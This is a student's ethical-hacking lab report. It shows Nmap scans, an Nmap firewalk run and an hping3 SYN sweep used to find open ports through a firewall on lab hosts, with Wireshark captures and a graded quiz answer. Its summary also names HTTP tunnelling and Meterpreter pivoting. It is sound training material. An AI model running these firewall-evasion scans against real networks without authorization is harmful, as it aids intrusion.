Lab7: Network Penetration Testing Methodology

INFO40587: ETHICAL HACKING

Kevin Harianto| 991602128| July 2, 2024

Contents

Contents

Executive Summary

{state the objectives, approaches, methods/tools used, learning outcome, comments/overall observations}.

This lab will show you how to bypass Firewalls by using tools such as HTTPort, and HPING3.
Approaches:
Exercise 1: approaches reconnaissance with Nmap.
Exercise 2: approach firewall bypassing with both Nmap and hping3.
Exercise 3: approach HTTP Tunnelling through HTTPort.
Exercise 5: Approach scanning proxies through nmap.
Exercise 6: Approach pivoting and payload execution using meterpreter.

Methods/Tools used:
Exercise 1: Nmap.
Exercise 2: Nmap and Hping3.
Exercise 3: HTTPort
Exercise 5: Nmap
Exercise 6: Meterpreter


Learning outcome:
Exercise 1: gained insight into the abilities of nmap in terms of reconnaissance.
Exercise 2: gained insight into the procedures and abilities in relation to bypassing firewalls with both Nmap and Hping3.
Exercise 3: learned about how HTTPort could allow the establishment of an ftp connection.
Exercise 5: Learned about the proxychain function in Nmap.
Exercise 6: Learned about how a meterpreter can set and run payloads in order to pivot across devices.

Comments/overall observations:
Exercise 1: Observed with Wireshark the effectiveness and the functionalities of nmap.
Exercise 2: Observed how Nmap and hping3 are able to bypass firewalls.
Exercise 3: Observed how HTTPort, a GUI tool, could enable attackers to target the IP address for tunnelling a connection.
Exercise 5: Observed how nmap simplified scanning through proxies within a network.
Exercise 6: Observed how Meterpreter is not just able to execute exploits on just one target but is able to shift accordingly.


Exercise 1: Scanning with Nmap against Defenses

1.1 OUTPUT SCREENSHOTS

Exercise 1, Step 14: Launch a new Terminal, and then type **ping 192.168.0.51** and press **Enter**, and then switch to Wireshark window to view packet capture, you can see the message in the packet capture states that **no response** from the Target machine




```
64 bytes from 192.168.0.51: icmp_seq=85 ttl=64 time=1.25 ms
64 bytes from 192.168.0.51: icmp_seq=86 ttl=64 time=2.69 ms
^C
--- 192.168.0.51 ping statistics ---
128 packets transmitted, 86 received, 32.8125% packet loss, time 128239ms
rtt min/avg/max/mdev = 0.291/1.206/4.371/0.750 ms
┌─[pentester@parrot]─[~]
└──╼ $nmap -sC 192.168.0.51 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-03 12:25 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.34 seconds
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $echo " Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] "
 Screenshot by Kevin Harianto 991602128 ['date +%F %T']
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $ping 192.168.0.51
PING 192.168.0.51 (192.168.0.51) 56(84) bytes of data.
```




```
ip.dst == 192.168.0.51 kevin harianto

No.  Time           Source        Destination   Protocol Length Info
 332 337.220622022 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=72/18432, ttl=64 (no re…
 333 338.232959123 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=73/18688, ttl=64 (no re…
 334 339.246290325 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=74/18944, ttl=64 (no re…
 335 340.259621326 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=75/19200, ttl=64 (no re…
 336 341.272958327 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=76/19456, ttl=64 (no re…
 337 342.286312729 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=77/19712, ttl=64 (no re…
 338 343.299624130 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=78/19968, ttl=64 (no re…
 341 344.313029631 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=79/20224, ttl=64 (no re…
 342 345.340214634 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=80/20480, ttl=64 (no re…
 343 346.366277437 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=81/20736, ttl=64 (no re…
 344 347.379702038 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=82/20992, ttl=64 (no re…
 345 348.393010639 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=83/21248, ttl=64 (no re…
 346 349.406372241 192.168.0.18  192.168.0.51  ICMP     98 Echo (ping) request  id=0x073d, seq=84/21504, ttl=64 (no re…

▸ Frame 337: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:35:04:59 (02:15:5d:35:04:59), Dst: MS-NLB-PhysServer-21_5d:35:04:64 (02:15:5d:35:04:64)
▸ Internet Protocol Version 4, Src: 192.168.0.18, Dst: 192.168.0.51
▸ Internet Control Message Protocol

0000  02 15 5d 35 04 64 02 15  5d 35 04 59 08 00 45 00   ··]5·d·· ]5·Y··E·
0010  00 54 dd 2c 40 00 40 01  db e6 c0 a8 00 12 c0 a8   ·T·,@·@· ········
0020  00 33 08 00 a0 cd 07 3d  00 4d a9 7c 85 66 00 00   ·3·····= ·M·|·f··
0030  00 00 56 f2 0b 00 00 00  00 00 10 11 12 13 14 15   ··V····· ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67

"kevin" was unexpected in this context.      Packets: 346 · Displayed: 88 (25.4%)      Profile: Default
```

Exercise 1, Step 19: Conduct the Nmap scan (**nmap -sC 192.168.0.51 -n**), and then review the information in Wireshark



```
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $nmap -sC 192.168.0.51 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-03 12:33 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.34 seconds
┌─[pentester@parrot]─[~]
└──╼ $
```



```
ip.dst == 192.168.0.51 kevin harianto
```


```
No.     Time            Source          Destination     Protocol Length Info
     14 6.023824903     192.168.0.51    192.168.0.18    ICMP     126 Destination unreachable (Host administratively prohibited)
     15 7.033364604     192.168.0.18    192.168.0.51    ICMP      98 Echo (ping) request  id=0x073d, seq=205/52480, ttl=64 (no r…
     16 7.033807704     192.168.0.51    192.168.0.18    ICMP     126 Destination unreachable (Host administratively prohibited)
     17 8.046706905     192.168.0.18    192.168.0.51    ICMP      98 Echo (ping) request  id=0x073d, seq=206/52736, ttl=64 (no r…
     18 8.047668005     192.168.0.51    192.168.0.18    ICMP     126 Destination unreachable (Host administratively prohibited)
     19 9.047857405     192.168.0.18    192.168.0.51    ICMP      98 Echo (ping) request  id=0x073d, seq=207/52992, ttl=64 (no r…
     20 9.048772605     192.168.0.51    192.168.0.18    ICMP     126 Destination unreachable (Host administratively prohibited)
     21 10.073271408    192.168.0.18    192.168.0.51    ICMP      98 Echo (ping) request  id=0x073d, seq=208/53248, ttl=64 (no r…
     22 10.074347608    192.168.0.51    192.168.0.18    ICMP     126 Destination unreachable (Host administratively prohibited)
     54 34.026222203    192.168.0.18    192.168.0.51    TCP       74 60958 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1…
     55 34.026240903    192.168.0.18    192.168.0.51    TCP       74 50726 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=…
     56 34.026622703    192.168.0.51    192.168.0.18    ICMP     102 Destination unreachable (Host administratively prohibited)
     57 34.026622703    192.168.0.51    192.168.0.18    ICMP     102 Destination unreachable (Host administratively prohibited)
```

```
▸ Frame 55: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-21_5d:35:04:59 (02:15:5d:35:04:59), Dst: MS-NLB-PhysServer-21_5d:35:04:64 (02:15:5d:35:04:64)
▸ Internet Protocol Version 4, Src: 192.168.0.18, Dst: 192.168.0.51
▸ Transmission Control Protocol, Src Port: 50726, Dst Port: 443, Seq: 0, Len: 0
```

```
0000  02 15 5d 35 04 64 02 15  5d 35 04 59 08 00 45 00   ··]5·d·· ]5·Y··E·
0010  00 3c e7 60 40 00 40 06  d1 c5 c0 a8 00 12 c0 a8   ·<·`@·@· ········
0020  00 33 c6 26 01 bb ae af  71 2b 00 00 00 00 a0 02   ·3·&···· q+······
0030  fa f0 81 c4 00 00 02 04  05 b4 04 02 08 0a 34 31   ········ ······41
0040  61 c5 00 00 00 00 01 03  03 0a                     a······· ··
```

```
eth0: <live capture in progress>                    Packets: 61 · Displaye
```

1.2 Questions



Question 7.1.1

Perform scanning using the Nmap tool on the RPC Server Ubuntu machine (192.168.0.51). Identify the service running on port 2049.

nfs


✓ Correct

1 Hr 26 Min Remaining

Exercise 2: Identifying and Bypassing a Firewall


2.1 OUTPUT SCREENSHOTS

Exercise 2, Step 10: Now, type following command **sudo nmap --script=firewalk --traceroute 172.19.19.7** and press **Enter**, type **toor** and press **Enter** when prompted for Password. This command will check for the open ports on the target machine, as shown in the screenshot. This displays open ports on the victim's machine, filtered ports under Host script results, and Traceroute details.




```
 6  *^C
┌─[✗]─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 [date '+%F %T'] ##"
## Screenshot by Kevin Harianto 991602128 [date '+%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $sudo nmap --script=firewalk --traceroute 172.19.19.7
[sudo] password for pentester:
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-03 16:29 EDT
Nmap scan report for www.luxurytreats.com (172.19.19.7)
Host is up (0.00094s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
MAC Address: 02:15:5D:35:04:68 (Unknown)
```

Exercise 2, Step 11: Now, type **sudo hping3 -S 172.19.19.7 -c 100 -p ++1** and press **Enter** type **toor** and press **Enter** if prompted for Password. Hping begins to ping each port in incremental order till port **100** and displays the response packets for the ports that respond to the requests. In hping statistic, you can see out of **100** packets only **2** packets are transmitted to victim's machine and the rest 98 packets' transfer fails. The **2** packets which passed through the firewall from port **21** and **80** and other packets are filtered by the firewall. You can use these two open ports to perform your penetration testing.



```
49154/tcp open  unknown
MAC Address: 02:15:5D:35:04:68 (Unknown)

Host script results:
| firewalk:
| HOP  HOST          PROTOCOL  BLOCKED PORTS
|_0    172.19.19.18  tcp       1,3-4,6-7,9,13,17,19-20

TRACEROUTE
HOP RTT     ADDRESS
1   0.94 ms www.luxurytreats.com (172.19.19.7)

Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
